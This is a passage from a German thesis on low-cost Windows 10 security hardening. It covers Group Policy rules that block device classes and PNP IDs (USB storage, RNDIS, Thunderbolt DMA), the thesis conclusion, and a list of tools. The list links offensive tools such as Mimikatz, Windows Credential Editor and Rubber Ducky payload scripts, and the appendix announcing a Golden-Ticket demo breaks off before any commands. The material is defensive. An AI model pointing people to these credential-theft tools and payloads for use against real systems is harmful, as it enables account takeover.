  die diesen Gerätesetupklassen entsprechen.
- Installation von Geräten mit diesen Geräte-IDs zulassen.
- Installation von Geräten mit diesen Geräte-IDs verhindern.




Abbildung 137: Gruppenrichtlinien zur Einschränkung von Geräteinstallationen

Damit lassen sich sowohl ganze Geräte-Klassen, als auch einzelne PNP-IDs selektiv Black- oder Whitelisten.

Die zur Verfügung stehenden Geräteklassen (Device-Class & ClassGUID) sind in [MSDN-DClass] taxativ aufgezählt und beschrieben, als Beispiele seien genannt:

- Bluetooth Devices: {e0cbf06c-cd8b-4647-bb8a-263b43f0f974}
- Human Interface Devices (HID): {745a17a0-74d3-11d0-b6fe-00a0c90f57da}
- IEEE 1394 Devices (FireWire, SBP-2): {d48179be-ec20-11d1-b6b8-00c04fa372a7}
- Network Adapter: {4d36e972-e325-11ce-bfc1-08002be10318}
- Ports (COM & LPT ports): {4d36e978-e325-11ce-bfc1-08002be10318}
- …

Abbildung 138 zeigt, wie die Geräteklasse der *SBP-2 Devices* (Serial Bus Protocol 2, auch als FireWire oder i.Link bekannt) deaktiviert wird. Die CheckBox „*Auch auf übereinstimmende Geräte anwenden, die bereits installiert sind*“ kann zusätzlich ausgewählt werden, die Einstellung wirkt dann auch auf aktuell bereits in Betrieb befindliche Geräte, deren Treiber werden entladen.




Abbildung 138: Deaktivierung von Geräteklassenmittels Gruppenrichtlinien

Abbildung 139 zeigt, wie einzelne PNP-Device-IDs mittels Grupenrichtlinie deaktiviert werden. Konkret werden RNDIS Geräte sowie Thunderbolt deaktiviert. Im Unterschied zu Geräte-Klassen liegt keine vollständige Liste möglicher Device-IDs vor, die konkret benötigten Einträge lassen sich durch Sichtung des Treibers oder eines konkreten (in Betrieb befindlichen) Gerätes das deaktiviert oder alternativ aktiviert werden soll ermitteln.




Abbildung 139: Deaktivierung von PNP-Device-IDs mittels Gruppenrichtlinien

Die am System hinterlegten Gerätetreiber finden sich üblicherweise im Verzeichnis `C:\Windows\System32\DriverStore\FileRepository`. Hier findet man z.B. auch den RNDIS Gerätetreiber und dessen INF-Datei `rndiscmp.inf`, welchem wiederum die unterstützten

DeviceIDs `USB\MS_COMP_RNDIS` sowie `USB\Class_EF&SubClass_04&Prot_01` entnommen werden können. Für diverse gängige Geräte finden sich die generischen (kompatiblen) PNP-IDs auch mittels einer Internet-Recherche. Die PNP-ID `PCI\CC_0C0A` sollte z.B. deaktiviert werden um Thunderbolt-Geräte die einen DMA-Transfer auslösen können nicht zuzulassen (vgl. [MSKB-DMA]).

Grundsätzlich lassen sich diese Angaben – sofern man ein passendes zu deaktivierendes Gerät besitzt – sehr einfach über die Detailansicht im Geräte-Manager der Systemsteuerung ermitteln. Abbildung 140 zeigt die kompatiblen IDs eines USB-Sticks, durch Sperre der beiden Device-IDs `USBSTOR\Disk` und `USBSTOR\RAW` lassen sich diese somit unterbinden. Auch die Geräteklasse und zugehörige Class-GUID finden sich unter den abrufbaren Eigenschaften.




Abbildung 140: Geräte-Manager, Eigenschaften - Details eines Gerätes: Kompatible IDs

Mittels der beiden Gruppenrichtlinien *"Benutzerdefinierte Meldung anzeigen, wenn Installation durch eine Richtlinie verhindert wird"* kann sowohl der Hinweistext, als auch der Hinweistitel auf die Bedürfnisse des Unternehmens angepasst werden. Abbildung 141 illustriert eine solche angepasste Meldung bei Anschluss eines verbotenen Gerätes.




Abbildung 141: Anpassbarer Titel und Text für gesperrte Geräte

Sämtliche Wechselgeräte (das sind solche, die gemäß Treiber im laufenden Betrieb entfernbar sind, z.B. USB-Geräte) lassen sich auch mit der Policy *„Installation von Wechselgeräten verhindern"* deaktivieren (Details siehe Guide [MTN-PNP]).

3.12.2. Whitelisting-Modus statt Blacklisting von Geräten

Anstelle des bislang skizzierten Blacklisting-Ansatzes kann der Mechanismus auch in einen WhiteListing-Modus gewechselt werden, indem die Policy „*Installation von Geräten verhindern, die nicht in anderen Richtlinien beschrieben sind*“ gesetzt wird.

Das Setzen dieser Policy bewirkt, dass keine neuen Geräte mehr hinzugefügt oder deren Treiber aktualisiert werden können – davon ausgenommen sind nur Geräte, die von einer „Zulassen-Regel“ erfasst sind, diese können auch zu einem späteren Zeitpunkt erstmalig vom Benutzer angeschlossen und in Betrieb genommen werden.

Bereits zuvor installierte Geräte bleiben aktiv. Sollen solche unterbunden werden, müssen zusätzlich spezifische „verhindern-Regeln“ parametriert, und der Haken bei „*Auch auf übereinstimmende Geräte anwenden, die bereits installiert sind*“ gesetzt werden (siehe Abbildung 138 und Abbildung 139 im vorherigen Abschnitt).

Das konfigurierbare Regelwerk wird noch ergänzt von der Möglichkeit „*Administratoren das Außerkraftsetzen der Richtlinien … erlauben*“ – dies lässt Szenarien zu, in denen die Erstinbetriebnahme neuer Geräte nur durch Administratoren vorgenommen werden dürfen, Benutzer ohne Administratoren-Rechte können bereits zuvor einmal in Betrieb genommene Geräte und solche die in den „Zulassen-Policies“ gelistet sind nutzen (Details hierzu sind ebenfalls im Guide [MTN-PNP] erläutert).

3.12.3. Priorität der Black/Whitelisting Policies

Abbildung 142 fasst das Zusammenwirken der unterschiedlichen Zulassen- und Verweigern-Regeln übersichtlich zusammen.




Abbildung 142: Auswertung der Policies zur Einschränkungen der Geräteinstallation – Quelle: [MTN-PNP]

4. Conclusio

Microsoft hat mit der Veröffentlichung von Windows 10 die Weichen für eine Ablöse sämtlicher bislang eingesetzter Windows-Versionen gestellt. Aktuelle Prognosen vom April 2016 zeigen, dass die selbst gesetzte Latte von einer Milliarde Windows 10 Geräten binnen drei Jahren ab Veröffentlichung aktuell realistisch erscheint. Zum einjährigen Jubiläum im Sommer 2016 werden voraussichtlich mehr als 340 Millionen Geräte mit Windows 10 ausgestattet sein, aktuell dürfen es laut Aussagen von Microsoft mit Ende März 2016 rund 270 Millionen Geräte sein (vgl. [CW-W10fc]).

Wie die eingangs in Kapitel 1 auf Seite 14 dargestellten Statistiken zeigen, liegt der Marktanteil an Windows 7 Geräten derzeit aber immer noch deutlich über 50%. Verständlich, denn vor allem große Unternehmen, die hunderte Applikationen einsetzen und eine teils sehr heterogene Infrastrukturen betreiben, wechseln nicht eben mal binnen eines dreiviertel Jahres das eingesetzte Desktop-Betriebssystem aus. Da das Support-Ende von Windows 7 mit dem Jahreswechsel 2019/20 jedoch nun bereits in Sichtweite rückt, müssen Entscheidungen hinsichtlich des Nachfolge-Betriebssystems getroffen und die nötigen Evaluierungen und Projekte zur Ablöse von Windows 7 gestartet werden.

Das vorliegende Dokument soll hierbei technisch versierten Systemadministratoren und Systemarchitekten eine Hilfestellung in Bezug auf die Fragen „*Welche Neuerungen in Bezug auf Security bietet Windows 10 im Vergleich zu Windows 7?*“ und „*Welche (neuen) Herausforderungen und Lösungsmöglichkeiten können unter Verwendung von Bordmittel und kostenfreier Add-ons umgesetzt werden?*“ bieten. Es eignet sich sowohl als sequentiell lesbare Lektüre zur Aktualisierung des vorhandenen Windows 7 Know-hows, aber auch als Nachschlagewerk. Reichhaltige Illustrierungen ermöglichen einfache Nachvollziehbarkeit der teils auch komplexen Erläuterungen und sorgen zudem für visuelle Anknüpfungspunkte und somit zu einer nachhaltigeren Erfassung der dargestellten Inhalte.

Zu Beginn der Bearbeitung im September/Oktober 2015 war die verfügbare Literatur sowohl online als auch in Buchform noch Mangelware – Mittlerweile tritt nun zusehends insofern eine Verbesserung ein, als Microsoft im April 2016 zahlreiche technische Artikel in den neuen Technet-Rubriken *„What's new in Windows 10“* [83] und *„Keep Windows 10 secure“* [84] publizierte, die einen ähnlichen Ansatz zur in dieser Arbeit durchgeführten „*Bestandsaufnahme*“ (Kapitel 2 ab Seite 22) verfolgen.

4.1. Überblick über die behandelten Themen

Die vorliegende Arbeit stellt eine umfangreiche Zusammenstellung an aktuellen Themen dar, die grundsätzlich auch unabhängig voneinander gelesen und betrachtet werden können. Schwerpunkte der Bestandaufnahme bilden vor allem die in den letzten Jahren sehr populär gewordenen *Pass-the-Hash*[85] Angriffe in all ihren Spielarten, sowie Microsofts Antwort hierauf, welche in Form von *Virtualization-based Security* und *Credential Guard*[86]

[83] What's new in Windows 10: https://technet.microsoft.com/itpro/windows/whats-new/index
[84] Keep Windows 10 secure: https://technet.microsoft.com/itpro/windows/keep-secure/index
[85] Pass-the-Hash – siehe: Kapitel 2.3 ab Seite 26
[86] Virtualization-based Security und Credential Guard – siehe: Kapitel 2.4 und 2.5 ab Seite 39

im Detail erläutert wird. Dass Themen jedoch nicht isoliert voneinander betrachtet werden sollten, zeigt der Realisierungsvorschlag zur Absicherung gegen PtH[87], der darauf hinweist, dass es mit dem Einsatz von *Credential Guard* nicht getan ist. Angriffen kann nur durch umfassenden Schutz vor ausführbarem Schadcode[88] und einer Härtung des Systems und der darauf ausgeführten Applikationen gegen Exploits[89] entgegengewirkt werden.

Hierbei wird rasch klar, dass das in den letzten 25 Jahren übliche „Blacklisten" von Malware bereits heute nicht mehr effektiv vor Bedrohungen schützen kann und auch in Zukunft immer mehr an Bedeutung verlieren wird. Bestenfalls stellt eine Anti-Malware-Lösung wie der ebenfalls im Detail betrachtete *Windows Defender*[90] noch einen Basis-Schutz dar, in gemanagten IT-Infrastrukturen setzen sich jedoch zusehends Applikations-Whitelisting-Verfahren[91] als wirksameres und mittlerweile auch in der Administration mit vertretbarem Aufwand beherrschbares Mittel durch. Für besonderen Schutzbedarf stellt Microsoft darüber hinaus Device Guard[92] bereit, welches eine vollständige Chain-of-Trust gewährleistet und dessen Policy auch nicht durch Kompromittierung des Betriebssystem-Kernels außer Kraft gesetzt werden kann.

Das Thema Schutz gegen Applikations-Exploits[93] betrachtet die erfahrungsgemäß nicht breitflächig bekannte Härtung von (vor allem älteren) Applikationen mittels Microsoft *Enhanced Mitigation Experience Toolkit* (EMET), und geht auch auf die neu bereitgestellten Möglichkeiten ein, Applikationen durch Verwendung eines modernen Compilers und Betriebssystems mittels *Control Flow Guard*[94] zu härten.

Ebenfalls in der Bestandsaufnahme betrachtet werden neue Möglichkeiten der Authentifizierung mittels Biometrie, *Microsoft Passport* oder mittels TPM basierten virtuellen Smartcards[95]. Auch die Festplattenverschlüsslung *BitLocker*[96] stellt einige neue Möglichkeiten bereit, die vor allem eine noch sicherere Nutzung sowie einen komfortableren Deployment-Vorgang ermöglichen. An einem praktischen Beispiel wird hierbei auch demonstriert[97], warum BitLocker selbst bei gegen Diebstahl geschützten Desktop-PCs unverzichtbar ist, und wie BitLocker auch zur Verschlüsselung von Container-Files genutzt werden kann. Auch neue Möglichkeiten des verschlüsselten Netzwerkzugriffs[98] sowohl für Applikationen als auch für den Zugriff auf Netzwerkshares werden aufgezeigt.

Internet Explorer galt über viele Jahre nicht gerade als Vorreiter in Bezug auf sicheres Web-Browsing, ist aber voraussichtlich in Kürze der letzte Browser mit Long-Term-Support, der auch eine Unterstützung von Plug-Ins wie Java, Active-X, Browser-Helper-Objects, Flash etc… bereitstellt. Auch wenn diese Technologien nicht zur Gewährleistung von IT-Security beitragen und abgelöst werden sollten, so werden sie heute und vermutlich auch in den

[87] Realisierungsvorschlag zur Absicherung gegen PtH – Siehe Kapitel 3.6 ab Seite 112
[88] Schutz vor ausführbarem Schadcode – Siehe Kapitel 3.7 ab Seite 113
[89] Härtung des Systems gegen Applikations-Exploits – Siehe Kapitel 3.8 ab Seite 129
[90] Windows Defender – Siehe Kapitel 2.9 ab Seite 67
[91] Applikations-Whitelisting mittels AppLocker – Siehe Kapitel 2.7 ab Seite 51
[92] Device Guard – Siehe Kapitel 2.8 ab Seite 64
[93] Härtung gegen Applikations-Exploits – Siehe Kapitel 3.8 ab Seite 129
[94] Control Flow Guard (CFG) – Siehe Kapitel 2.10 ab Seite 75
[95] Authentifizierung, Windows Hello, virtuelle Smartcards – Siehe Kapitel 2.6 ab Seite 47
[96] BitLocker Laufwerksverschlüsselung – siehe Kapitel 2.11 ab Seite 77
[97] Verschlüsselung von Datenträgern und Daten – siehe Kapitel 3.5 ab Seite 104
[98] Verschlüsselter Netzwerkzugriff – siehe Kapitel 2.12 ab Seite 83

nächsten Jahren zumindest für unternehmensintern genutzte Intranet-Applikationen sowie zur Verwaltung von zahlreichen Appliances weiterhin unverzichtbar sein. Als Nachfolger schickt Microsoft seinen neuen Browser namens *Edge* ins Rennen, von dem behauptet wird, dass dieser sich auch hinsichtlich Security-Aspekten nunmehr im Spitzenfeld einreiht. Anhängern alternativer Browser kann daher empfohlen werden, sich unter Windows 10 das Duo IE11 & Edge näher anzusehen und zu prüfen, ob Firefox und Chrome tatsächlich (noch) Vorteile bieten. Hierbei wurden nicht nur die Security, sondern auch zu berücksichtigende funktionale und administrative Aspekte der Browser betrachtet und gegenübergestellt[99].

In den letzten Jahren für Aufregung gesorgt haben auch *BadUSB-Devices*[100]. Welche Bedrohungen von diesen ausgehen, und welche Möglichkeiten (und auch Schwierigkeiten) der Absicherung bestehen wurde ebenso betrachtet und erläutert, wie der Umgang mit jeglicher Form von (Plug & Play-) Systemgeräten und Peripherie, sowie die Nutzung von Policies für Black- und Whitelisting zur Kontrolle und Einschränkung der durch die Anwender nutzbaren Gerätschaft[101].

Im Anhang finden sich praktische Ergänzungen zu den in Kapitel 2 und 3 erläuterten Themengebieten. Die Verwendung des von Angreifern beliebten Tools Mimikatz wird nachvollziehbar Schritt für Schritt in sämtlichen interessanten Spielarten (sowohl mit lokalen Credentials, als auch im Unternehmensumfeld mit Active-Directory) demonstriert[102].

Der Einsatz von Microsoft *Enhanced Mitigation Experience Toolkit* (EMET) ist einerseits mittels Gruppenrichtlinien administrierbar, andererseits stehen Scripting-Möglichkeiten mittels eines Commandline-Tools bereit. Von letzterem machen die im Anhang bereitgestellten, selbst entwickelten Lösungen[103] Gebrauch, welche vorschlagen die EMET-Parametrierungen in die automatisierte Software-Verteilung mit aufzunehmen und Software-Pakete mit integrierter EMET-Konfiguration auszustatten.

Der flächendeckende Entzug[104] von Administrator-Rechten trägt maßgeblich zur Security bei. Nicht immer aber sind auch spezielle Anforderungen, wie sie teils bei Entwicklern auftreten, konsequent lösbar. Das entwickelte und im Anhang erläuterte sowie in der Beilage bereitgestellte Tool *UserControlled-Interactive-Service*[105] stellt eine für ausgewählte Problemfälle brauchbare Lösung hierfür dar.

Erfahrungsgemäß ist die Nutzung von Code-Signatur für Executables von Entwicklern wie Systemadministratoren oftmals ein gemiedenes Thema. Eine Schritt für Schritt Anleitung[106] im Anhang zeigt, dass das Signieren von Binaries mit den nötigen Tools keinerlei Hürde darstellt, und dass hierzu nötigenfalls auch Self-Signed-Zertifikate genutzt werden können.

---

[99] Web-Browser: Microsoft Edge und Alternativen – siehe Kapitel 2.13 ab Seite 89
[100] Rubber-Ducky und BadUSB-Devices – siehe Kapitel 3.11 ab Seite 163
[101] Steuerung der Nutzbarkeit von (PNP-)Geräten – siehe Kapitel 3.12 ab Seite 170
[102] Demonstration Mimikatz (Pass-the-Hash, Pass-the-Ticket, Golden-Ticket) – siehe Kapitel 5.1 ab Seite 181
[103] Konfigurationsdateien und Scripts zu Microsoft EMET – siehe Kapitel 5.2 ab Seite 201
[104] Entzug von Administrator-Rechten – siehe Abschnitt 3.7.2 ab Seite 123
[105] UserControlled-Interactive-Service – siehe Kapitel 5.3 ab Seite 210
[106] Signieren von Executables (Code-Signatur) – siehe Kapitel 5.4 ab Seite 218

4.2. Behandelte Add-ons und Tools

Neben den in Windows enthaltenen Möglichkeiten wurden auch zahlreiche Add-ons und Tools vorgestellt, beziehungsweise als Bestandteile von Lösungsvorschlägen genutzt:

- Amplia Security Windows Credential Editor (WCE)
  http://www.ampliasecurity.com/research/windows-credentials-editor/
- Anti-Malware EICAR-Testfile
  http://www.eicar.org/85-0-Download.html
- Anti-Malware Testfiles der AMTSO
  http://www.amtso.org/feature-settings-check-for-desktop-solutions/
- AutoIt (Programmier / Script-Sprache)
  https://www.autoitscript.com/site/autoit/downloads/
- Demo-Schadcode in PowerShell (AMSI-Test-Sample)
  http://pastebin.com/raw/JHhnFV8m
- Flexera Secunia Personal Software Inspector
  http://www.flexerasoftware.com/enterprise/products/software-vulnerability-management/personal-software-inspector/
- G DATA USB Keyboard Guard
  https://www.gdata.de/de-usb-keyboard-guard
- Group Policy Online-Recherche-Tool
  http://gpsearch.azurewebsites.net/
- Kaspersky Rescue Disk / Scan
  http://free.kaspersky.com/
- Microsoft Attack Surface Analyzer
  https://www.microsoft.com/en-us/download/details.aspx?id=24487
- Microsoft Baseline Security Analyzer
  https://technet.microsoft.com/en-us/security/cc184924
- Microsoft Enhanced Mitigation Experience Toolkit (EMET)
  https://microsoft.com/emet
- Microsoft Safety Scanner
  https://www.microsoft.com/security/scanner/
- Microsoft SignTool
  https://msdn.microsoft.com/en-us/library/windows/desktop/aa387764.aspx
- Microsoft SysInternals LogonSessions
  http://technet.microsoft.com/de-de/sysinternals/bb896769.aspx
- Microsoft SysInternals Process Explorer
  https://technet.microsoft.com/en-us/sysinternals/processexplorer.aspx
- Microsoft SysInternals Process Monitor
  https://technet.microsoft.com/en-us/sysinternals/processmonitor.aspx
- Microsoft SysInternals PsExec
  http://technet.microsoft.com/de-de/sysinternals/bb897553.aspx
- Microsoft SysInternals SigCheck
  https://technet.microsoft.com/de-de/sysinternals/bb897441.aspx
- Microsoft SysInternals SysMon
  https://technet.microsoft.com/en-us/sysinternals/sysmon
- Microsoft Windows 10 ADK
  https://msdn.microsoft.com/de-de/windows/hardware/dn913721.aspx
- Microsoft Windows 10 SDK
  https://developer.microsoft.com/de-de/windows/downloads/windows-10-sdk
- Microsoft Windows Defender Offline
  http://windows.microsoft.com/de-AT/windows/what-is-windows-defender-offline

- Mimikatz (PtH Hacking-Tool)
  http://blog.gentilkiwi.com/mimikatz
- NSSM - the Non-Sucking Service Manager
  http://nssm.cc/download
- Online Malware-Scanner: VirusTotal
  https://www.virustotal.com
- Process Hacker
  https://sourceforge.net/projects/processhacker/
- Regshot
  https://sourceforge.net/projects/regshot/
- Samba - Enterprise-Samba von SerNet
  https://portal.enterprisesamba.com/#buildkey
- Sophos SurfRight HitmanPro.Alert Test-Tool
  http://www.surfright.nl/en/downloads/
- System Explorer
  http://systemexplorer.net/
- USB-Rubber-Ducky Demo-Scripts
  https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads
- UserControlled-Interactive-Service
  https://haslinger.biz (Eigenentwicklung, beim Autor anforderbar)

4.3. Nicht behandelte Themen

Im Rahmen der Bearbeitung wurden auch mehrere Themen identifiziert, die grundsätzlich sehr eng mit der Themenstellung „No Budget IT-Security für Windows 10“ verknüpft sind, jedoch im Zuge dieser Ausarbeitung nicht betrachtet werden konnten:

- *No Budget SIEM* – Security information and event management, Forwarding der auf den Clients generierten Logs und Events, Auswertung, Korrelation, Incident-Response-Handling, …
- *No Budget Secure Web Browsing* - zum Beispiel auf Basis von Remote Controlled Browser-Systemen oder mittels virtueller Maschinen. Lösungsansätze hierzu bietet das BSI (siehe [BSI-ReCoBS], [BSI-ISi-L], [BSI-ISi-GC], [BSI-ISi-FF], [BSI-ISi-IE]), kostenpflichtige Lösungen sind z.B. seitens Fa. Sirrix mit dem Produkt BitBox[107] erhältlich (Konzept siehe [BSI-BitBox]).
- *No Budget VPN* - Kostenfreie und Microsoft kompatible VPN Lösungen ohne Verwendung von Microsoft Servern, zum Beispiel basierend auf SoftEther[108] VPN.
- *No Budget Secure OS-Deployment mit PXE und Secure Boot* – dieses Thema wird unter dem Titel *Sicheres Deployment von Windows 10 in Großunternehmen* als Masterarbeit vom Studiengangs-Kollegen Markus Lakits ausgearbeitet.
- *No Budget UserData-Backup* – Backup von Benutzerdaten, z.B. Lösungen basierend auf Dateiversionsverlauf[109] oder alternativer kostenfreier Tools wie z.B. Duplicati[110].

[107] Sirrix BitBox: https://www.sirrix.de/content/pages/BitBox.htm
[108] SoftEther VPN: http://www.softether.org/
[109] Windows 10 Dateiversionsverlauf – Siehe Kapitel 2.14 ab Seite 93
[110] Backup-Software Duplicati: http://www.duplicati.com/

4.4. Ausblick

Das vorliegende Dokument kann klarerweise keine umfassende Abdeckung des Themas „Windows 10 Security“ bieten – es fokussiert vielmehr auf Neuerungen seit Windows 7 und trifft hinsichtlich vorausgesetzter Kenntnisse Annahmen, die sich an den Vorkenntnissen und Erfahrungen des Autors und dessen Kollegen orientieren.

Einige weiterführende große offene Themenblöcke, die sich auch unabhängig von der vorliegenden Arbeit betrachten lassen, wurden im vorherigen Kapitel 4.3 bereits aufgelistet.

Die Wahl des Themas „*No Budget IT-Security für Windows 10*“ erfolgte freilich nicht uneigennützig. So steht auch dem Team des Autors jene besagte Migration von Windows 7 auf Windows 10 bevor, die in den kommenden zwei bis vier Jahren wohl viele IT-Abteilungen weltweit beschäftigen wird.

In Kombination mit der Ausarbeitung zum Thema „*Sicheres Deployment von Windows 10 in Großunternehmen*“ des Studiengangs-Kollegen Markus Lakits ist der Grundstein für ein Know-how-Upgrade der Entwicklungsmannschaft gelegt. Trotz dieser Vorbereitungen werden aber ohne Zweifel bis dato noch gar nicht erkannte Herausforderungen zu lösen sein. Für spannende Zeiten ist also gesorgt.

In diesem Sinne: Gutes Gelingen bei und mit den anstehenden Windows 10 Projekten.

5. Anhänge

Die nachfolgenden Kapitel stellen eine sinnvolle Ergänzung zur vorliegenden Arbeit dar. Es handelt sich hierbei einerseits um praktische Demonstrationen, welche die entsprechenden vorangegangenen Kapitel abrunden und hinsichtlich der Theorie auf diese verweisen. Andererseits werden nachfolgend auch einige Eigenentwicklungen vorgestellt, auf die ebenfalls bereits in den vorangegangenen Theorie-Teilen referenziert wurde.

5.1. Demonstration: Mimikatz - Kerberos und Golden-Ticket

Nachfolgender Praxis-Teil demonstriert einen Pass-the-Ticket, OverPass-the-Hash sowie einen Kerberos Golden-Ticket Angriff unter Verwendung von Mimikatz. Zum Verständnis der nachfolgenden Demonstration wird das Grundlagen-Wissen (Theorie) aus Kapitel 2.3 (Kennwörter, Hashes, Tickets, Pass-the-Hash Angriffe) benötigt.

Folgendes wird demonstriert:

